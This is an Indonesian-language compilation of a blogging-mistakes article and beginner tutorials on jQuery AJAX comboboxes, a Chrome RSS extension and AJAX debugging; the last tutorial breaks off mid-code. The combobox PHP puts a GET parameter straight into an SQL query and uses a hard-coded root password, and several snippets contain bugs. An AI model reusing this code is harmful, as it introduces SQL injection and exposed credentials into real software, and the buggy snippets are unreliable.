Jika Anda benar-benar ingin sebagai programmer, cobalah untuk mengkhususkan seperti algoritma. Anda bisa menjadi seorang ilmuwan computer, seorang programmer sistem dan mengembangkan OS internal. Cobalah menggali melalui kode sumber Linux . Jika Anda mendalami bahasa pemrograman , cobalah menulis kompiler ., jangan hanya menjadi generik karena "SOFTWARE ENGINEER" itu menyebalkan.

7 Kesalahan Umum Blogging dan Cara Hindari

Ketika kita mendirikan sebuah blog terkadang kita menuangkan ide semaunya dan hal ini dapat mengakibatkan kesalahan yang sama berulang-ulang. Jika blog Anda tidak sukses seperti yang Anda inginkan maka perlu memperhatikan kesalahan-kesalahan umum yang mungkin kita lakukan. Mungkin kita membuat satu atau dua kesalahan, semoga artikel ini bisa menjadi inspirasi untuk memperbaiki. Berikut daftar mungkin dapat dilakukan.



1. Off Topic

Hal pertama yang kita dicari dalam sebuah blog adalah topik secara keseluruhan. Apakah blog memiliki kesesuaian? Jika demikian, lakukan posting blog mencerminkan kesesuaian untuk blog itu saja. Tidak ada yang lebih frustrasi daripada pergi ke sebuah blog mengharapkan satu hal tapi kemudian di sodori sampah informasi. Bahkan walau konten Anda benar-benar hebat tapi off topic maka tetap juga itu adalah sampah bagi seseorang.

Ketika Anda pertama kali membuat blog, mungkin sudah memiliki topik dalam pikiran. Jika anda memilih topik maka sesuaikan audiens target. Namun jika anda telah menyimpang dari topik itu atau memilih untuk mengabaikan maka anda memiliki masalah besar. Konten blog Anda harus mencerminkan topik blog secara keseluruhan. Tidak apa-apa untuk membuat kreatifitas dalam menghubungkan konten dengan topik luar, tapi sebagian besar konten anda harus tetap setia dengan topik utama Anda.



2. Gila iklan


Masalah besar lain yang dimiliki banyak blog adalah jumlah iklan mereka di situs mereka. Saya tahu bahwa itu adalah penting sebagai sumber penghasilan anda. Namun sebuah blog iklan jika dikemas dengan bijaksana akan memiliki iklan yang lebih sedikit tapi penempatan yang lebih baik. Ketika Anda merenungkan tentang iklan di blog anda cobalah untuk mengingat bahwa tujuan anda adalah untuk membuat orang benar-benar tertarik dalam blog. Jauhkan iklan dari kesan terlalu mencolok sehingga ada kesan ingin menipu.

Cobalah untuk mengintegrasikan iklan ke dalam tata letak konten sehingga mereka tidak begitu sentimen untuk dibaca. Pastikan bahwa iklan tidak menutupi atau merusak konten blog Anda. Ini adalah masalah besar yang menyebabkan pembaca ingin cepat-sepat kabur dari blog anda. Adanya pop up atau pop under iklan juga kadang bikin jengkel bagi pembaca yang merasa hanya membuang waktu saja.




3. Ramai dan Sibuk

Berbicara tentang norak dan gaduh, satu hal yang pasti untuk dihindari pembaca blog contohnya tata letak konten yang amburadul atau membingungkan. Kadang kadang dengan warna cerah bentrok, berkedip-kedip atau teks berjalan yang memecah konsentrasi, terlalu banyak gambar atau area teks yang tidak kontras dengan text sehingga susah di baca membuat pembaca bingung dan kewalahan. Pastikan bahwa tata letak blog anda tidak berlebihan atau membingungkan. Buatlah mudah bagi pembaca agar mereka mengetahui di mana untuk memulai membaca atau tindakan apa yang perlu dilakukan saat berada di blog. Sebuah header image yang baik atau bagian teks dapat memberikan bantuan yang perlu dibaca agar menarik untuk dilihat. Ingatlah untuk memastikan tema blog Anda dan lihat sesuai topiknya. Misalnya jika blog Anda adalah tentang liburan mewah anda ingin latar belakang warna mewah dan tekstur, laut, penginapan, kapal, pesawat yang menggambarkan situasi akan member efek yang lebih baik. Sederhana tapi menarik adalah solusi yang penting.



4. Hambar dan Membosankan

Jangan menganggap sederhana berarti membosankan namun banyak blogger yang berpikir bahwa konten mereka harus berbicara apa adanya dan mengabaikan daya tarik estetika blog mereka. Sebuah situs blog hambar atau kosong benar-benar membosankan. Meskipun hitam dan putih dapat membuat pernyataan sebuah blog tanpa warna apapun biasanya tidak menarik bagi pembaca. Anda dapat merapikan layout blog yang hambar dengan latar belakang dengan menambahkan gambar ke teks atau memainkan warna font. Jika Anda memiliki banyak gambar yang anda mungkin menghindari latar belakang yang membuat blog anda terlihat berantakan. Intinya adalah ingat bahwa membuat blog upayakan menarik secara visual agar pembaca tertarik.



5. Sulit dibaca

Setelah Anda memiliki konten dan tata letak maka Anda perlu untuk memverifikasi bahwa konten Anda dapat dibaca. Mulailah hal sederhana seperti apakah teks terlihat dengan adanya background blog Anda? Teks kuning mudah di latar belakang putih hampir tidak mungkin bagi pembaca untuk melihatnya. Setelah Anda memiliki visibilitas yang tetap maka harus berpikir tentang tata letak konten anda.

Untuk posting lama Anda memiliki pilihan untuk menciptakan serangkaian posting seperti bagian satu, dua, tiga dan seterusnya, atau memecah teks dengan sub header. Anda juga dapat membuat daftar bernomor atau poin-poin untuk memecah teks dan membuatnya mudah bagi pembaca untuk memindai. Menambahkan gambar adalah cara lain untuk menambah daya tarik visual ke blog dan memecah sebagian besar teks. Sebuah contoh visual sangat membantu untuk pembaca dan dapat sangat menambah poin postingan anda.



6. Sepi

Sebuah kesalahan besar yang sering dibuat blogger adalah kurangnya komunikasi dengan pembaca dan komunitas mereka. Saya mengerti bahwa mematikan komentar berarti Anda tidak mendapatkan spam, tapi yang tampaknya seperti membunuh sapi anda sendiri sehingga sehingga tidak mendapatkan susu dan daging. Hal ini kontraproduktif dan mengasingkan pembaca yang anda miliki. Sebaliknya membuat kotak balas komentar pada blog dan mendorong interaksi melalui mengajukan pertanyaan.

Anda bahkan dapat menawarkan hadiah atau bermain game untuk mendapatkan pembaca anda berbicara. Anda juga harus terlibat dengan komunitas niche blog anda. Jika blog Anda adalah tentang mobil maka anda bisa menyumbangkan waktu untuk acara komunitas kehidupan nyata. Cara positif apapun yang dilakukan akan mendapatkan lebih banyak eksposur untuk blog Anda



7. Tidak ada traffic apapun

Blog Anda semua sudah di set up... jadi mengapa blog tetap tidak memiliki lalu lintas? Nah, salah satu alasannya adalah kekurangan SEO atau optimasi mesin pencari. Tujuan anda adalah untuk agar mesin pencari untuk mengambil blog ke puncak peringkat mereka untuk topik niche anda. Namun kadang-kadang itu tidak terjadi secara alami. Ada banyak cara untuk mendapatkan blog diperhatikan oleh mesin pencari. Salah satu cara adalah untuk membayar seseorang ahli SEO atau membayar iklan di situs yang ramai dikunjungi. Cara alternatif adalah dengan menggunakan metode lalu lintas organik seperti penggunaan kata kunci yang tepat atau hati-hati membuat judul posting blog. Hal ini penting agar blog anda menarik bagi pembaca..



KESIMPULAN

Kesalahan-kesalahan umum adalah suatu hal biasa, para blogger pasti dengan mudah untuk menghindari atau memperbaiki terutama mereka yang rajin browsing dan melihat banyak blog yang bagus yang bisa menjadi inspirasi. Dari 7 poin di atas dapat ditarik sedikit kesimpulan : (1) Hindari off topic, dan bisa dibayangkan jika blog anda fokus tentang tutorial tapi membahas tentang politik, (2) Jangan gila iklan, tempat iklan di space yang strategis dan mudah dilihat, karena keefektifan iklan bukan karena banyaknya tapi juga menarik "eye lock", (3) ya terkadang kita masuk ke blog tertentu sudah disambut teks berjalan, susah dibaca karena background norak, ada musik2 yang belum tentu semua orang suka, bahkan kadang dihiasi tengkorak terbang-terbang ☹, (4) Jangan bikin hambar blog, misal hanya tulisan saja, tanpa sedikit permainan warna atau sedikit background, (5) Yang ini kadang menjadi masalah misal, backgroundnya blognya warna biru tua lalu text berwarna merah tua ☹, (6) Masalah forum diskusi sekarang bukan lagi dilema karena spam, tapi sekarang sudah ada social engine misal facebook yang bisa di embed ke dalam blog, (7) masalah blog yang tidak memiliki lalu lintas sekarang sudah banyak alternative, misal anda buat artikel atau copas artikel dan tampilkan di media social, dan biarkan orang lain makin lama makin mengenal blog anda, syukur-syukur menjadi sumber literatur dalam diskusi-diskusi forum

(diterjemahkan : zlumberjay)

3

Tutorial Umum




Terima kasih kepada-

Gunawan M. Wibisino – <http://adapani.com>
Ahmad Solichin – <http://achmatin.net>
aksiIDE - Luri Darmawan
Komar Satriani - <http://citstudio.com>
Medan Tekno - Ekalaya Manullang
I Gde Lumbung - <http://gedelumbung.com>
codiLABS – Codinger
dan teman2 di PHP Indonesia

Manipulasi Combobox dengan Ajax jQuery

Studi kasus data Propinsi dan Kabupaten




Achmad Solichin

Programmer, web developer, system analyst, konsultan dan memberikan pelatihan di berbagai bidang komputer Owner : <http://achmatim.net>

ComboBox secara dinamis. Yang dimaksud dinamis di sini, selain data diambil dari database, juga terkait dengan isi dari Combobox yang menyesuaikan pada kondisi tertentu. Pada tutorial kali ini, kita akan mengambil studi kasus berupa data inputan Propinsi dan Kabupaten/Kota di Indonesia. Jika kita menggunakan jenis inputan combobox, tentunya kita akan menampilkan semua data Propinsi dan Kabupaten/Kota dalam dua combobox yang berbeda. Tentunya hal tersebut tidak efektif karena ada ratusan kabupaten yang ada di seluruh propinsi di Indonesia. Selain itu, rentan juga terhadap kesalahan input, misalnya pada inputan Propinsi diisi "DKI Jakarta", tapi di inputan Kabupaten diisi dengan kabupaten "Banyumas" yang tidak terletak di propinsi DKI Jakarta.

Solusi yang akan disampaikan di tutorial ini adalah dengan membuat kedua combobox Propinsi dan Kabupaten saling terkait. Saat dipilih Propinsi tertentu, maka pada combobox Kabupaten akan otomatis berisi nama-nama kabupaten/kota sesuai dengan propinsi yang dipilih tersebut. tutorial ini akan menggunakan konsep Ajax dengan library JQuery. Misalnya jika dipilih propinsi DKI Jakarta, maka otomatis combobox kabupaten hanya berisi Jakarta Selatan, Jakarta Utara, Jakarta Barat, Jakarta Timur, Jakarta Pusat dan Kepulauan Seribu. Untuk menyederhanakan kasus, hanya field kode dan nama saja yang akan dibuat. Berikut ini class diagram (struktur data) penyimpanan data propinsi dan kabupaten:



Menampilkan Data di Combobox dengan PHP

Untuk menampilkan data dari database ke combobox, pada dasarnya sama seperti menampilkan data seperti biasanya. Proses menampilkan data ke combobox dapat dilihat pada program 1 berikut ini.

```

<?php
//koneksi
$conn = mysqli_connect("localhost", "root", "qwerty", "demo");
//akhir-koneksi
//ambil data propinsi
$query = "SELECT kode, nama FROM propinsi ORDER BY nama";
$sql = mysqli_query($conn, $query);

$arrpropinsi = array();
while ($row = mysqli_fetch_assoc($sql)) {
    $arrpropinsi [ $row['kode'] ] = $row['nama'];
}
?>
<html>
<head>
<title>Manipulasi Combobox dengan Ajax-JQuery</title>
<style type="text/css">
span.inputan { display:block; margin-bottom:5px; }
span.inputan label { float:left; display:block; width:200px;}
</style>
</head>
<body>
<h1>Contoh Manipulasi Combobox dengan Ajax-JQuery</h1>
<form action="" method="post">
<span class="inputan">
<label for="propinsi">Propinsi</label>
: <select id="propinsi" name="propinsi">
<option value="">-Pilih-</option>
<?php
foreach ($arrpropinsi as $kode=>$nama) {
echo "<option value='$kode'>$nama</option>";
}
?>
</select>
</span>
<span class="inputan">
<label for="kabupaten">Kabupaten</label>
: <select id="kabupaten" name="kabupaten">
</select>
</span>
</form>
</body>
</html>
  
```

Jika program 1 di atas dicoba maka tampilannya kurang lebih sebagai berikut.

Contoh Manipulasi Combobox dengan Ajax-JQuery

Propinsi :

Kabupaten :

Gambar 1: Tampilan Combobox Propinsi dan Kabupaten

Isi Combobox Kabupaten berdasarkan Propinsi yang Dipilih

Sesuai dengan tujuan utama dari tutorial ini, sekarang kita akan mengisi combobox kabupaten berdasarkan opsi combobox propinsi yang dipilih. Jadi data kabupaten/kota yang akan muncul di combobox kedua selalu sesuai dengan propinsi yang dipilih. Dan sesuai dengan judul tutorial ini, kita akan menggunakan konsep AJAX dengan library JQuery. Perhatikan Contoh Program ke-2 berikut ini!

```
<?php
#koneksi
$conn = mysqli_connect("localhost", "root", "qwerty", "demo");
#akhir-koneksi
#ambil data propinsi
$query = "SELECT kode, nama FROM propinsi ORDER BY
nama";
$sql = mysqli_query($conn, $query);
$arrpropinsi = array();
while ($row = mysqli_fetch_assoc($sql)) {
$arrpropinsi [ $row['kode'] ] = $row['nama'];
}
#action get Kabupaten
if(isset($_GET['action']) && $_GET['action'] == "getKab") {
$kode_prop = $_GET['kode_prop'];
//ambil data kabupaten
$query = "SELECT kode, nama FROM kabupaten WHERE
kode_prop='$kode_prop' ORDER BY nama";
$sql = mysqli_query($conn, $query);
$arrkab = array();
while ($row = mysqli_fetch_assoc($sql)) {
array_push($arrkab, $row);
}
echo json_encode($arrkab);
exit;
} ?>

<html>
<head>

<title>Manipulasi Combobox dengan Ajax-JQuery</title>
<style type="text/css">
span.inputan { display:block; margin-bottom:5px; }
span.inputan label { float:left; display:block;
width:200px;}
</style>
<script type="text/javascript"
src="libs/jquery.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){
$('#propinsi').change(function(){
$.getJSON('index.php',{action:'getKab',
kode_prop:(this.val())}, function(json){
$('#kabupaten').html("");
$.each(json, function(index, row) {
$('#kabupaten').append('<option
value='+row.kode+'>'+row.nama+'</option>');
});
});
});
});
</script>
</head>
<body>
<h1>Contoh Manipulasi Combobox dengan Ajax-
jQuery</h1>
```

```
<form action="" method="post">
<span class="inputan">
<label for="propinsi">Propinsi</label>
: <select id="propinsi" name="propinsi">
<option value="">-Pilih-</option>
<?php
foreach ($arrpropinsi as $kode=>$nama) {
echo "<option value='$kode'>$nama</option>";
} ?>
</select>
</span>
<span class="inputan">
<label for="kabupaten">Kabupaten</label>
: <select id="kabupaten" name="kabupaten">
</select>
</span>
</form>
</body>
</html>
```

Berikut ini screenshot hasil akhir dari program 2 di atas.

Contoh Manipulasi Combobox dengan Ajax-JQuery

Propinsi :

Kabupaten :

KAPULAUAN SERIBU
KOTA JAKARTA BARAT
KOTA JAKARTA PUSAT
KOTA JAKARTA SELATAN
KOTA JAKARTA TIMUR
KOTA JAKARTA UTARA

Gambar 2: Screenshot program manipulasi combobox

Download

- Tutorial ini juga telah dipublikasikan di <http://achmatim.net/2013/01/15/manipulasicombobox-dengan-ajax-jquery-studi-kasus-data-propinsi-kabupaten/>
 - Download source-code beserta library dan struktur databasenya di <http://achmatim.net/download/46>
- Semoga tutorial ini bermanfaat untuk kita semua dan berbagilah hal baik ke sebanyakbanyaknya orang maka kebahagiaan akan menghampiri Anda. Satu Karya untuk Indonesia!
- Referensi Terkait**
- Buku Gratis Pemrograman Web dengan PHP & MySQL. <http://achmatim.net/bukugratis/pemrograman-web-dengan-php-dan-mysql/>
 - PHP MySQLi Functions. <http://id1.php.net/manual/en/book.mysqli.php>
 - Situs Resmi JQuery. <http://jquery.com>

Achmad Solichin

Dosen di Universitas Budi Luhur (<http://www.budiluhur.ac.id>). Kegiatan lain aktif sebagai programmer, web developer, system analyst, konsultan dan memberikan pelatihan di berbagai bidang komputer serta membuat tutorial-tutorial praktis di bidang komputer. Penulis memiliki situs utama di <http://achmatim.net> yang berisi berbagai tutorial praktis di bidang komputer serta menyediakan buku gratis komputer. Penulis dapat dihubungi melalui email di achmad.solichin@budiluhur.ac.id dan achmatim@gmail.com, YM achmatim, Facebook achmatim dan Twitter [@achmatim](http://achmatim).


Cara membuat Google Chrome Extension untuk menampilkan RSS Blog



Gede Lumbung
Freelance Web Developer
email : gedesumawijaya@gmail.com
web : <http://gedelumbung.com>

Di tutorial kali ini akan berbagi tips & trik sederhana untuk membuat sebuah Google Chrome Extension untuk menampilkan RSS dari blog yang menggunakan *engine* wordpress. Caranya cukup mudah, ini saya praktekkan pada *self hosting*, yang artinya saya tidak numpang dengan hosting milik wordpress.

Untuk tutorialnya, saya dapatkan dari [sini](#). Layaknya pemrograman web, yaitu dengan menggunakan html, css, js dan json. Karena memang browser Google Chrome sudah sepenuhnya mendukung teknologi html5 yang menurut saya sangat *powerfull*. Dapat juga kita sisipkan sebuah webservice untuk keperluan menampilkan data dari layanan yang kita buat sendiri. Dan tentunya ini membutuhkan *self hosting* tersendiri. OK deh, kita langsung aja ke langkah-langkah pembuatannya.



1 Karena akan menampilkan hasil *feed* RSS, kita harus mendaftarkan blog kita di feedburner.google.com.

2 Log In ke akun google milik rekan-rekan. Masukkan alamat feed blog kita :

Burn a feed right this instant. Type your blog or feed address here:
 I am a podcaster! [Next »](#)

3 Setelah itu, akan dihasilkan sebuah alamat feed. Nah alamat ini yang akan kita panggil, untuk kemudian ditampilkan dalam daftar 10 tulisan terbaru di blog kita. Simpan alamatnya baik-baik

Give your feed its title and feedburner.com address:

Feed Title:
Enter a title to help identify your new feed in your account.
 Feed Address:
The address above is where people can find your new feed.

[Next »](#) [Cancel and do not activate](#)

Congrats! Your FeedBurner feed is now live. Want to dress it up a little?
 Subscribe to your feed (and share with others!) at:
<http://feeds.feedburner.com/gedelumbung/URZY>

4 Kemudian kita buat sebuah file dengan ekstensi .php, yang isinya ialah memanggil alamat feedburner di atas. Disini juga kita akan memanggil class SimpleXmlElement() milik php (support mulai PHP versi 5), yang berfungsi untuk melakukan parsing format data xml. Untuk tampilannya, silahkan dikreasikan sesuai keinginan rekan-rekan 😊

```
<?php
function getFeed($feed_url) {
    $content = file_get_contents($feed_url);
    $x = new SimpleXmlElement($content);
    foreach($x->channel->item as $entry)
    {
        echo "<div id='list'><div class='cleaner_h5'></div><b><h1>
<a href='\".$entry->link.\" target=_blank>\".$entry->title
.\"</a></h1></b></div>\";
    }
    }
    getFeed(\"http://feeds.feedburner.com/gedelumbung/hiSB\");
?>
```

5 Simpan file di atas dengan nama rss.php dan upload ke sebuah web server atau hosting. Saya menyimpan file ini di subdomain blog saya, <http://rss.gedelumbung.com/rss.php>

6 Sekarang kita lanjut untuk membuat file paket untuk Google Chrome Extension. Format file yang digunakan adalah JSON. Yupppppzzz, JSON everywhere :p. Formatnya seperti di bawah ini, pastikan kita menggunakan *manifest_version* : 2. Karena Google melakukan pembaharuan terhadap API Chrome Extension terdahulu.

```
{
  "name": "RSS Blog GedeLambung.Com",
  "manifest_version": 2,
  "version": "1.0",
  "description": "Hanya Catatan Kecil Seorang Mahasiswa Sontoloyo",
  "icons": {
    "16": "images/GB-19.png",
    "48": "images/GB-48.png",
    "128": "images/GB-128.png"
  },
  "browser_action": {
    "default_icon": "images/GB-19.png",
    "default_title": "RSS Blog GedeLambung.Com",
    "default_popup": "popup.html"
  },
  "permissions": ["tabs"]
}
```

7 Pada tag *browser_action*, kita dapat memanggil sebuah file html. Dimana file html ini akan berfungsi sebagai *popup* tampilan ketika extension (yang telah dipasang di browser Chrome) di-klik. Disini saya menggunakan *iframe* untuk memanggil file *rss.php* yang sudah saya upload di subdomain blog.
File *popup.html*

```
<body>
<h1><a href="http://gedelambung.com"
target="_blank">WWW.GedeLambung.COM</a></h1>
<h2>Ng` Blog Biar Gak GobloG &#8211; BlogNya Gede Lambung | Hanya
Catatan Kecil Seorang Mahasiswa Sontoloyo</h2>
<div class="cleaner_h20"></div>
<div>
<iframe src="http://rss.gedelambung.com/rss.php" frameborder="0"
autoscrolling="no" width="100%" height="400"></iframe>
</div>
</body>
```


8 Karena membutuhkan icon, silahkan siapkan gambar dengan ukuran seperti di atas yaitu 16×16, 48×48, dan 128×128. Simpan di dalam folder *images*.

9 Saatnya kita mencoba extension ini ke browser Google Chrome. Caranya hampir sama dengan cara instalasi di postingan kemarin.

10 Setelah terbuka menu *extensions*, silahkan ikuti langkah di bawah ini. Pada gambar di bawah, kita harus mencentang *developer mode* terlebih dahulu. Kemudian klik "Load unpackaged extension" untuk memuat file extension yang tadi kita buat. Jika tidak terjadi kesalahan, maka extension kita sudah terpasang di browser Google Chrome. Untuk menjadikan format *.crx*, silahkan klik "Pack extension". Akan dihasilkan 2 buah file, yaitu file *.crx* dan 1 file *key* yang digunakan kala kita ingin melakukan perubahan pada file extension.

Nah, kira-kira begitulah sedikit langkah-langkah untuk membuat sebuah extension sederhana guna menampilkan *rss feed* blog pada browser Google Chrome. Kalau ingin mengirimkan extension ini ke Chrome Web Store, kita dikenai biaya pendaftaran \$5. Berhubung saya gak tau cara bayarnya, sementara belum bisa *submit* aplikasi ke sana 😊. OK deh, sekian dulu postingan saya kali ini. Semoga bermanfaat untuk kita semua. Happy Blogging and Keep Coding

Anda butuh filenya silahkan download di sini :
<https://github.com/gedelambung/RCE>





Penulis:
Gunawan Mujur Wibisono
founder <http://adapani.com>,
seorang programmer dan penggemar anime

Langkah-langkah Membuat Skrip Ajax

Kesalahan pertama saya dalam bikin script-script sebelumnya adalah tidak mengajarkan logika. Pada tutorial ini saya akan ajarkan logika dan bagaimana script dapat terbentuk dan dishare ke pastebin (<http://pastebin.com/a145vMYJ>). Semua script dimulai dari tampilan sebagai berikut


1. BUAT FORM

Untuk isinya, saya menyarankan untuk penamaannya jelas buat tiap-tiap inputnya . dalam hal ini input text harus berisi :

- **Id, class, name, value**

2. INSPECT ELEMENT

dalam tutorial ini saya menggunakan **CHROME**. Bila anda memakai firefox, silakan sesuaikan dengan tools yang ada. Pertama buka inspect element, letakkan disalah satu input.



Kita akan mendapatkan hasil window yang muncul di bawahnya.

```

Elements Resources Network Sources Timeline Profiles Audits Console
▼ <html>
  <head>...</head>
  <body>
    <form class="myForm" id="myForm">
      <p>
        "Nama"
        <br>
        <input class="name" id="myName" type="text" name="nama">
      </p>
    </form>
  </body>
</html>
  
```

Window ini berbeda tetapi intinya sama. Perhatikan pada form terdapat id="myForm", nantinya ini yang akan kita gunakan.

3. DEBUG


untuk melakukan debug, saya memanfaatkan perintah console.log() dari window dibawah pilih console.



saat dibuka pasti masih kosong. jadi ignore aja



dibagian bawah kita menemukan tools penting, ada icon buat refresh, nampilin error dan lain-lain. Saran saya pilih all untuk menampilkan error yang terjadi ..



saya coba jalankan 1 fungsi, dimana fungsi tersebut akan mengeluarkan input sebagai berikut. Ini hasil dari penulisan console.log('mulaiAjax dijalankan');

kedepannya kita bisa pake ini buat debug dan melihat isi / nilai variable. Namun perlu di ingat, input data / gunakan dengan benar agar kamu tidak bingung.

4. MENJALANKAN FUNGSI

untuk menjalankan fungsi, saya menaruh perintah di tombol submitnya. Atau untuk codingnya **<button onclick='mulaiAjax();return false;'>click disini</button>**

return false disini agar form tidak ke submit!
Isi dari mulaiAjax hanya 1 perintah yaitu console.log

5. MEMASANG AJAX

Perhatikan metode AJAXnya, saya kirim data (dicontoh dalam bentuk serialize) dan akan dikembalikan dalam bentuk json! Kita akan langsung memasang AJAX dalam fungsi tersebut

```
var selectorform = 'form#myForm';
var datax = $(selectorform).serialize();

var request = $.ajax({
  url: "?act=tes",
  type: "POST",
  data: datax,
  dataType: "json"
});
```

Penjelasannya:

- Tentukan dahulu form yang akan di kirim (form#id_formnya).
 - tentukan data yang akan dikirim, jangan lupa pake serialize. Bila anda penasaran isi dari datax, silakan pake console.log().. saya rekomendasikan dan menyarankan!!
 - lakukan request AJAX! dengan format di atas.. ?act=tes sebenarnya optional.
- Berikutnya kita lihat apa yang didapat

6. MENGELUARKAN OUPUT

kita tak perlu membuat hasil itu keluar disini, tapi kita bisa tangkap apa seh yang keluar saat dikirim ke target kita. Kebetulan karena posisinya sama, jadi kita bisa edit / tambahkan di atas script demikian.

```
if($_GET) {
  ob_start();
}
if($_POST) {
  echo "isi dari nilai POST yang dikirim \n";
  print_r($_POST);
}
$post=ob_get_contents();

ob_end_clean();
$a=array(
  'post'=>$post
);
echo json_encode($a);
die($json);
}
```

Penjelasannya:

saya cuma nangkap apa aja POST yang dikirim.. lalu convert jadi json dan di echo.. itu saja. silakan pelajari apa itu ob_start, ob_get_contents dll

Name Path	Method	Status Text	Type	Initiator	Size Content	Time Latency	Timeline
134-ajax.php?act=tes /gundam3	POST	200 OK	text/html	jquery.1.8.2.js:2 Script	378 B 97 B	36 ms 36 ms	

pertama pilihlah network dibagian bawah. saat awal masih kosong, lakukan input data ke pada 2 form tersebut lalu submit muncul sesuatu dibawah!! nah disini kita bisa lihat apa aja yang dikirim (ingat script diatas)

Path	Headers	Preview	Response	Cookies	Timing
134-ajax.php?act=tes /gundam3			{post:isi dari nilai POST yang dikirim Array ([nama] => ada [id] => adasd) } post: "isi dari nilai POST yang dikirim Array ([nama] => ada [id] => adasd)"		

Ternyata dia mengirim isi dari form2 di atas. Perhatikan penamaannya!! memakai name dari input tersebut! Disini kita melihat dia mengembalikan nilai post, di script kita bisa menampilkannya memakai perintah `$("#hasil").html(msg.post);` atau tambahkan ini di bawah fungsi ajax di atas

```
request.success(function(msg) {
  console.log('data sudah terkirim');
